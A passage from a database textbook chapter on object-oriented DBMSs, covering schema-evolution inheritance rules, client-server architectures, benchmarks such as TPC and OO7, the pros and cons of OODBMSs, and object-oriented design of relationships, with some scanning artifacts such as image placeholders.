


Figure 27.11 Example schema with both single and multiple inheritance.

inherited attributes and methods are represented by a rectangle. For example, in the `Staff` class the attributes `name` and `DOB` and the method `getAge` have been inherited from `Person`. The rules can be divided into four groups with the following responsibilities:

- (1) The resolution of conflicts caused by multiple inheritance and the redefinition of attributes and methods in a subclass.

- 1.1 *Rule of precedence of subclasses over superclasses*

If an attribute/method of one class is defined with the same name as an attribute/ method of a superclass, the definition specified in the subclass takes precedence over the definition of the superclass.

- 1.2 *Rule of precedence between superclasses of a different origin*

If several superclasses have attributes/methods with the same name but with a different origin, the attribute/method of the first superclass is inherited by the subclass. For example, consider the subclass `SalesStaffClient` in Figure 27.11, which inherits from `SalesStaff` and `Client`. Both these superclasses have an attribute `telNo`, which is not inherited from a common superclass (which in this case is `Person`). In this instance, the definition of the `telNo` attribute in `SalesStaffClient` is inherited from the first superclass, namely `SalesStaff`.

- 1.3 *Rule of precedence between superclasses of the same origin*

If several superclasses have attributes/methods with the same name and the same origin, the attribute/method is inherited only once. If the domain of the attribute has been redefined in any superclass, the attribute with the most specialized domain is inherited by the subclass. If domains cannot be compared, the attribute is inherited from the first superclass. For example, `SalesStaffClient` inherits `name` and `DOB` from both `SalesStaff` and `Client`; however, as these attributes are themselves inherited ultimately from `Person`, they are inherited only once by `SalesStaffClient`.

- (2) The propagation of modifications to subclasses.

- 2.1 *Rule for propagation of modifications*

Modifications to an attribute/method in a class are always inherited by subclasses, except by those subclasses in which the attribute/method has been redefined. For example, if we deleted the method `getAge` from `Person`, this change would be reflected in all subclasses in the entire schema. Note that we could not delete the method `getAge` directly from a subclass, as it is defined in the superclass `Person`. As another example, if we deleted the method `getMonthlySalary` from `Staff`, this change would also ripple to `Manager`, but it would not affect `SalesStaff` as the method has been redefined in this subclass. If we deleted the attribute `telNo` from `SalesStaff`, this version of the attribute `telNo` would also be deleted from `SalesStaffClient` but `SalesStaffClient` would then inherit `telNo` from `Client` (see rule 1.2).

- 2.2 *Rule for propagation of modifications in the event of conflicts*

The introduction of a new attribute/method or the modification of the name of an attribute/method is propagated only to subclasses for which there would be no resulting name conflict.

2.3 Rule for modification of domains

The domain of an attribute can be modified only using generalization. The domain of an inherited attribute cannot be made more general than the domain of the original attribute in the superclass.

- (3) The aggregation and deletion of inheritance relationships between classes and the creation and removal of classes.

3.1 Rule for inserting superclasses

If a class C is added to the list of superclasses of a class C_s , C becomes the last of the superclasses of C_s . Any resulting inheritance conflict is resolved by rules 1.1, 1.2, and 1.3.

3.2 Rule for removing superclasses

If a class C has a single superclass C_s and C_s is deleted from the list of superclasses of C , then C becomes a direct subclass of each direct superclass of C_s . The ordering of the new superclasses of C is the same as that of the superclasses of C_s . For example, if we were to delete the superclass **Staff**, the subclasses **Manager** and **SalesStaff** would then become direct subclasses of **Person**.

3.3 Rule for inserting a class into a schema

If C has no specified superclass, C becomes the subclass of **OBJECT** (the root of the entire schema).

3.4 Rule for removing a class from a schema

To delete a class C from a schema, rule 3.2 is applied successively to remove C from the list of superclasses of all its subclasses. **OBJECT** cannot be deleted.

- (4) Handling of composite objects.

The fourth group relates to those data models that support the concept of composite objects. This group has one rule, which is based on different types of composite object. We omit the detail of this rule and refer the interested reader to the papers by Banerjee *et al.* (1987b) and Kim *et al.* (1989).

27.4.4 Architecture

In this section we discuss two architectural issues: how best to apply the client-server architecture to the OODBMS environment, and the storage of methods.

Client-server

Many commercial OODBMSs are based on the client-server architecture to provide data to users, applications, and tools in a distributed environment (see Section 3.1). However, not all systems use the same client-server model. We can distinguish three basic architectures for a client-server DBMS that vary in the functionality assigned to each component (Loomis, 1992), as depicted in Figure 27.12:

- *Object server.* This approach attempts to distribute the processing between the two components. Typically, the server process is responsible for managing storage, locks, commits to secondary storage, logging and recovery, enforcing security and integrity, query optimization, and executing stored procedures. The client is responsible for transaction management and interfacing to the programming




Figure 27.12 Client-server architectures: (a) object server; (b) page server; (c) database server.

language. This is the best architecture for cooperative, object-to-object processing in an open, distributed environment.

- *Page server.* In this approach, most of the database processing is performed by the client. The server is responsible for secondary storage and providing pages at the client's request.
- *Database server.* In this approach, most of the database processing is performed by the server. The client simply passes requests to the server, receives results, and passes them on to the application. This is the approach taken by many RDBMSs.

In each case, the server resides on the same machine as the physical database; the client may reside on the same or different machine. If the client needs access to databases distributed across multiple machines, then the client communicates with a server on each machine. There may also be a number of clients communicating with one server; for example, one client for each user or application.

Storing and executing methods

There are two approaches to handling methods: store the methods in external files, as shown in Figure 27.13(a), and store the methods in the database, as shown in Figure 27.13(b). The first approach is similar to the function libraries or APIs found in traditional DBMSs, in which an application program interacts with a DBMS by linking in functions supplied by the DBMS vendor. With the second approach, methods are stored in the database and are dynamically bound to the application at runtime. The second approach offers several benefits:

- *It eliminates redundant code.* Instead of placing a copy of a method that accesses a data element in every program that deals with that data, the method is stored only once in the database.
- *It simplifies modifications.* Changing a method requires changing it in one place only. All the programs automatically use the updated method. Depending on the




Figure 27.13 Strategies for handling methods: (a) storing methods outside database; (b) storing methods in database.

nature of the change, rebuilding, testing, and redistribution of programs may be eliminated.

- *Methods are more secure.* Storing the methods in the database gives them all the benefits of security provided automatically by the OODBMS.
- *Methods can be shared concurrently.* Again, concurrent access is provided automatically by the OODBMS. This also prevents multiple users making different changes to a method simultaneously.
- *Improved integrity.* Storing the methods in the database means that integrity constraints can be enforced consistently by the OODBMS across all applications.

The products GemStone and Itasca allow methods to be stored and activated from within the database.

27.4.5 Benchmarking

Over the years, various database benchmarks have been developed as a tool for comparing the performance of DBMSs and are frequently referred to in academic, technical, and commercial literature. Before we examine two object-oriented benchmarks, we first provide some background to the discussion. Complete descriptions of these benchmarks are outwith the scope of this book, but for full details of the benchmarks the interested reader is referred to Gray (1993).

Wisconsin benchmark

Perhaps the earliest DBMS benchmark was the Wisconsin benchmark, which was developed to allow comparison of particular DBMS features (Bitton *et al.*, 1983). It consists of a set of tests as a single user covering:

- updates and deletes involving both key and non-key attributes;
- projections involving different degrees of duplication in the attributes and selections with different selectivities on indexed, non-index, and clustered attributes;
- joins with different selectivities;
- aggregate functions.

The original Wisconsin benchmark was based on three relations: one relation called Onekup with 1000 tuples, and two others called Tenktup1/Tenktup2 with 10,000 tuples each. This benchmark has been generally useful, although it does not cater for highly skewed attribute distributions and the join queries used are relatively simplistic.

Owing to the importance of accurate benchmarking information, a consortium of manufacturers formed the **Transaction Processing Council (TPC)** in 1988 to formulate a series of transaction-based test suites to measure database/TP environments. Each consists of a printed specification and is accompanied by ANSI C source code, which populates a database with data according to a preset standardized structure.

TPC-A and TPC-B benchmarks

TPC-A and TPC-B are based on a simple banking transaction. TPC-A measures OLTP performance, covering the time taken by the database server, network, and any other components of the system but excluding user interaction. TPC-B measures only the performance of the database server. A transaction simulates the transfer of money to or from an account with the following actions:

- update the account record (Account relation has 100,000 tuples);
- update the teller record (Teller relation has 10 tuples);
- update the branch record (Branch relation has 1 tuple);
- update a history record (History relation has 2,592,000 tuples);
- return the account balance.

The cardinalities quoted here are for a minimal configuration, but the database can be scaled in multiples of this configuration. As these actions are performed on single tuples, important aspects of the system are not measured (for example, query planning and join execution).

TPC-C benchmark

TPC-A and TPC-B are obsolete and are being replaced by TPC-C, which is based on an order entry application. The underlying database schema and the range of queries are more complex than TPC-A, thereby providing a much more comprehensive test of a DBMS's performance. There are five transactions defined, covering a new order, a payment, an order status inquiry, a delivery, and a stock level inquiry.

Other benchmarks

The TPC has defined a number of other benchmarks, such as:

- TPC-H, for *ad hoc* decision support environments where users do not know which queries will be executed;

- TPC-R, for business reporting within decision support environments where users run a standard set of queries against a database system;
- TPC-W, a transactional Web benchmark for e-Commerce, where the workload is performed in a controlled Internet commerce environment that simulates the activities of a business-oriented transactional Web server.

The Transaction Processing Council publishes the results of the benchmarks on its Web site (www.tpc.org).

OOI benchmark

The Object Operations Version 1 (OO1) benchmark is intended as a generic measure of OODBMS performance (Cattell and Skeen, 1992). It was designed to reproduce operations that are common in the advanced engineering applications discussed in Section 9.1, such as finding all parts connected to a random part, all parts connected to one of those parts, and so on, to a depth of seven levels. The benchmark involves:

- random retrieval of 1000 parts based on the primary key (the part number);
- random insertion of 100 new parts and 300 randomly selected connections to these new parts, committed as one transaction;
- random parts explosion up to seven levels deep, retrieving up to 3280 parts.

In 1989 and 1990, the OO1 benchmark was run on the OODBMSs GemStone, Ontos, ObjectStore, Objectivity/DB, and Versant, and the RDBMSs INGRES and Sybase. The results showed an average 30-fold performance improvement for the OODBMSs over the RDBMSs. The main criticism of this benchmark is that objects are connected in such a way as to prevent clustering (the closure of any object is the entire database). Thus, systems that have good navigational access at the expense of any other operations perform well against this benchmark.

OO7 benchmark

In 1993, the University of Wisconsin released the OO7 benchmark, based on a more comprehensive set of tests and a more complex database. OO7 was designed for detailed comparisons of OODBMS products (Carey *et al.*, 1993). It simulates a CAD/CAM environment and tests system performance in the area of object-to-object navigation over cached data, disk-resident data, and both sparse and dense traversals. It also tests indexed and nonindexed updates of objects, repeated updates, and the creation and deletion of objects.

The OO7 database schema is based on a complex parts hierarchy in which each part has associated documentation, and modules (objects at the top level of the hierarchy) have a manual. The tests are split into two groups. The first group is designed to test:

- traversal speed (simple test of navigational performance similar to that measured in OO1);
- traversal with updates (similar to the first test, but with updates covering every atomic part visited, a part in every composite part, every part in a composite part four times);
- operations on the documentation.

The second group contains declarative queries covering exact match, range searches, path lookup, scan, a simulation of the make utility, and join. To facilitate its use, a number of sample implementations are available via anonymous ftp from ftp.cs.wisc.edu.

27.5

Advantages and Disadvantages of OODBMSs

OODBMSs can provide appropriate solutions for many types of advanced database applications. However, there are also disadvantages. In this section we examine these advantages and disadvantages.

27.5.1 Advantages

The advantages of OODBMSs are listed in Table 27.1.

Enriched modeling capabilities

The object-oriented data model allows the “real world” to be modeled more closely. The object, which encapsulates both state and behavior, is a more natural and realistic representation of real-world objects. An object can store all the relationships it has with other objects, including many-to-many relationships, and objects can be formed into complex objects that the traditional data models cannot cope with easily.

Extensibility

OODBMSs allow new data types to be built from existing types. The ability to factor out common properties of several classes and form them into a superclass that can be shared with subclasses can greatly reduce redundancy within systems and, as we stated at the start of this chapter, is regarded as one of the main advantages of object orientation. Overriding is an important feature of inheritance, as it allows special cases to be handled easily, with minimal impact on the rest of the system. Further, the reusability of classes promotes faster development and easier maintenance of the database and its applications.

It is worthwhile pointing out that if domains were properly implemented, RDBMSs would be able to provide the same functionality as OODBMSs are claimed

TABLE 27.1 Advantages of OODBMSs.

Enriched modeling capabilities
Extensibility
Removal of impedance mismatch
More expressive query language
Support for schema evolution
Support for long-duration transactions
Applicability to advanced database applications
Improved performance

to have. A domain can be perceived as a data type of arbitrary complexity with scalar values that are encapsulated, and that can be operated on only by predefined functions. Therefore, an attribute defined on a domain in the relational model can contain anything; for example, drawings, documents, images, arrays, and so on (Date, 2000). In this respect, domains and object classes are arguably the same thing. We return to this point in Appendix N.2.

Removal of impedance mismatch

A single language interface between the DML and the programming language overcomes the impedance mismatch. This eliminates many of the inefficiencies that occur in mapping a declarative language such as SQL to an imperative language such as C. We also find that most OODBMSs provide a DML that is computationally complete compared with SQL, the standard language for RDBMSs.

More expressive query language

Navigational access from one object to the next is the most common form of data access in an OODBMS. This is in contrast to the associative access of SQL (that is, declarative statements with selection based on one or more predicates). Navigational access is more suitable for handling parts explosion, recursive queries, and so on. However, it is argued that most OODBMSs are tied to a particular programming language that, although convenient for programmers, is not generally usable by end-users who require a declarative language. In recognition of this, the ODMG standard specifies a declarative query language based on an object-oriented form of SQL (see Section 28.2.4).

Support for schema evolution

The tight coupling between data and applications in an OODBMS makes schema evolution more feasible. Generalization and inheritance allow the schema to be better structured, to be more intuitive, and to capture more of the semantics of the application.

Support for long-duration transactions

Current relational DBMSs enforce serializability on concurrent transactions to maintain database consistency (see Section 22.2.2). Some OODBMSs use a different protocol to handle the types of long-duration transaction that are common in many advanced database applications. This is an arguable advantage: as we have already mentioned in Section 9.2, there is no structural reason why such transactions cannot be provided by an RDBMS.

Applicability to advanced database applications

As we discussed in Section 9.1, there are many areas where traditional DBMSs have not been particularly successful, such as, CAD, CASE, OISs, and multimedia systems. The enriched modeling capabilities of OODBMSs have made them suitable for these applications.

Improved performance

As we mentioned in Section 27.4.5, there have been a number of benchmarks that have suggested that OODBMSs provide significant performance improvements over relational DBMSs. For example, in 1989 and 1990, the OO1 benchmark was run on the OODBMSs GemStone, Ontos, ObjectStore, Objectivity/DB, and Versant, and the RDBMSs INGRES and Sybase. The results showed an average 30-fold performance improvement for the OODBMS over the RDBMS, although it has been argued that this difference in performance can be attributed to architecture-based differences as opposed to model-based differences. However, dynamic binding and garbage collection in OODBMSs may compromise this performance improvement.

It has also been argued that these benchmarks target engineering applications, which are more suited to object-oriented systems. In contrast, it has been suggested that RDBMSs outperform OODBMSs with traditional database applications, such as OLTP.

27.5.2 Disadvantages

The disadvantages of OODBMSs are listed in Table 27.2.

Lack of universal data model

As we discussed in Section 27.2, there is no universally agreed-upon data model for an OODBMS, and most models lack a theoretical foundation. This disadvantage is seen as a significant drawback and is comparable to prerelational systems. However, the ODMG proposed an object model that has become the de facto standard for OODBMSs. We discuss the ODMG object model in Section 28.2.

Lack of experience

In comparison to RDBMSs, the use of OODBMSs is still relatively limited. This means that we do not yet have the level of experience that we have with traditional systems. OODBMSs are still very much geared towards the programmer, rather than the naïve end-user. Furthermore, the learning curve for the design and management of OODBMSs may be steep, resulting in resistance to the acceptance of the

TABLE 27.2 Disadvantages of OODBMSs.

Lack of universal data model
Lack of experience
Lack of standards
Competition
Query optimization compromises encapsulation
Locking at object level may impact performance
Complexity
Lack of support for views
Lack of support for security

technology. While the OODBMS is limited to a small niche market, this problem will continue to exist.

Lack of standards

There is a general lack of standards for OODBMSs. We have already mentioned that there is no universally agreed-upon data model. Similarly, there is no standard object-oriented query language. Again, the ODMG specified an Object Query Language (OQL) that has become a de facto standard, at least in the short term (see Section 28.2.4). This lack of standards may be the single most damaging factor for the adoption of OODBMSs.

Competition

Perhaps one of the most significant issues that face OODBMS vendors is the competition posed by the RDBMS and the emerging ORDBMS products. These products have an established user base with significant experience available, SQL is an approved standard and ODBC is a de facto standard, the relational data model has a solid theoretical foundation, and relational products have many supporting tools to help both end-users and developers.

Query optimization compromises encapsulation

Query optimization requires an understanding of the underlying implementation to access the database efficiently. However, this compromises the concept of encapsulation. The OODBMS Manifesto, discussed in Appendix N.3, suggests that this may be acceptable, although as we discussed, this seems questionable.

Locking at object level may have an impact on performance

Many OODBMSs use locking as the basis for a concurrency control protocol. However, if locking is applied at the object level, locking of an inheritance hierarchy may be problematic, and may also affect performance. We examined how to lock hierarchies in Section 22.2.8.

Complexity

The increased functionality provided by an OODBMS, such as the illusion of a single-level storage model, pointer swizzling, long-duration transactions, version management, and schema evolution, is inherently more complex than that of traditional DBMSs. In general, complexity leads to products that are more expensive to buy and more difficult to use.

Lack of support for views

Currently, most OODBMSs do not provide a view mechanism, which as you have seen previously, provides many advantages such as data independence, security, reduced complexity, and customization (see Section 7.4).

Lack of support for security

Currently, OODBMSs do not provide adequate security mechanisms. Most mechanisms are based on a coarse granularity, and the user cannot grant access rights

on individual objects or classes. If OODBMSs are to expand fully into the business field, this deficiency must be rectified.

27.6 Comparison of ORDBMS and OODBMS

We conclude our treatment of object-relational DBMSs and object-oriented DBMSs with a brief comparison of the two types of system. For the purposes of the comparison, we examine the systems from three perspectives: data modeling (Table 27.3), data access (Table 27.4), and data sharing (Table 27.5). We assume that future ORDBMSs will be compliant with the SQL:2011 standard.

TABLE 27.3 Data modeling comparison of ORDBMS and OODBMS.

FEATURE	ORDBMS	OODBMS
Object identity (OID)	Supported through REF type	Supported
Encapsulation	Supported through UDTs	Supported but broken for queries
Inheritance	Supported (separate hierarchies for UDTs and tables)	Supported
Polymorphism	Supported (UDF invocation based on the generic function)	Supported as in an object-oriented programming model language
Complex objects	Supported through UDTs	Supported
Relationships	Strong support with user-defined referential integrity constraints	Supported (for example, using class libraries)

TABLE 27.4 Data access comparison of ORDBMS and OODBMS.

FEATURE	ORDBMS	OODBMS
Creating and accessing persistent data	Supported but not transparent	Supported but degree of transparency differs between products
<i>Ad hoc</i> query facility	Strong support	Supported through ODMG 3.0
Navigation	Supported by REF type	Strong support
Integrity constraints	Strong support	No support
Object server/page server	Object server	Either
Schema evolution	Limited support	Supported but degree of support differs between products

TABLE 27.5 Data sharing comparison of ORDBMS and OODBMS.

FEATURE	ORDBMS	OODBMS
ACID transactions	Strong support	Supported
Recovery	Strong support	Supported but degree of support differs between products
Advanced transaction models	No support	Supported but degree of support differs between products
Security, integrity, and views	Strong support	Limited support

27.7 Object-Oriented Database Design

In this section we discuss how to adapt the methodology presented in Chapters 16 and 17 for an OODBMS. We start the discussion with a comparison of the basis for our methodology, the Enhanced Entity–Relationship model, and the main object-oriented concepts. In Section 27.7.2 we examine the relationships that can exist between objects and how referential integrity can be handled. We conclude this section with some guidelines for identifying methods.

27.7.1 Comparison of Object-Oriented Data Modeling and Conceptual Data Modeling

The methodology for conceptual and logical database design presented in Chapters 16 and 17, which was based on the Enhanced Entity–Relationship (EER) model, has similarities with OODM. Table 27.6 compares OODM with Conceptual Data Modeling (CDM). The main difference is the encapsulation of both state and behavior in an object, whereas CDM captures only state and has no knowledge of behavior. Thus, CDM has no concept of messages and consequently no provision for encapsulation.

The similarity between the two approaches makes the conceptual and logical data modeling methodology presented in Chapters 16 and 17 a reasonable basis for a methodology for object-oriented database design. Although this methodology is aimed primarily at relational database design, the model can be mapped with relative simplicity to the network and hierarchical models. The logical data model produced had many-to-many relationships and recursive relationships removed (Step 2.1). These are unnecessary changes for object-oriented modeling and can be omitted, as they were introduced because of the limited modeling power of the traditional data models. The use of normalization in the methodology is still important and should not be omitted for object-oriented database design. Normalization is used to improve the model so that it satisfies various constraints that avoid unnecessary duplication of data. The fact that we are dealing with objects does not mean that redundancy is acceptable. In object-oriented terms, second and third normal form should be interpreted as follows:

TABLE 27.6 Comparison of OODM and CDM.

OODM	CDM	DIFFERENCE
Object	Entity	Object includes behavior
Attribute	Attribute	None
Association	Relationship	Associations are the same but inheritance in OODM includes both state and behavior
Message		No corresponding concept in CDM
Class	Entity type/Supertype	None
Instance	Entity	None
Encapsulation		No corresponding concept in CDM

Every attribute in an object is dependent on the object identity.

Object-oriented database design requires the database schema to include both a description of the object data structure and constraints, and the object behavior. We discuss behavior modeling in Section 27.7.3.

27.7.2 Relationships and Referential Integrity

Relationships are represented in an object-oriented data model using **reference attributes** (see Appendix K.2), typically implemented using OIDs. In the methodology presented in Chapters 16 and 17, we decomposed all nonbinary relationships (for example, ternary relationships) into binary relationships. In this section we discuss how to represent binary relationships based on their cardinality: one-to-one (1:1), one-to-many (1:*), and many-to-many (*:*).

1:1 relationships

A 1:1 relationship between objects A and B is represented by adding a reference attribute to object A and, to maintain referential integrity, a reference attribute to object B. For example, there is a 1:1 relationship between **Manager** and **Branch**, as represented in Figure 27.14.


1:* relationships

A 1:* relationship between objects A and B is represented by adding a reference attribute to object B and an attribute containing a set of references to object A. For example, there are 1:* relationships represented in Figure 27.15, one between **Branch** and **SalesStaff**, and the other between **SalesStaff** and **PropertyForRent**.

: relationships

A *:~ relationship between objects A and B is represented by adding an attribute containing a set of references to each object. For example, there is a *:~ relationship between **Client** and **PropertyForRent**, as represented in Figure 27.16. For relational database design, we would decompose the *:~ relationship into two 1:* relationships linked by an intermediate entity. It is also possible to represent this model in an OODBMS, as shown in Figure 27.17.

Figure 27.14
A 1:1 relationship between Manager and Branch.






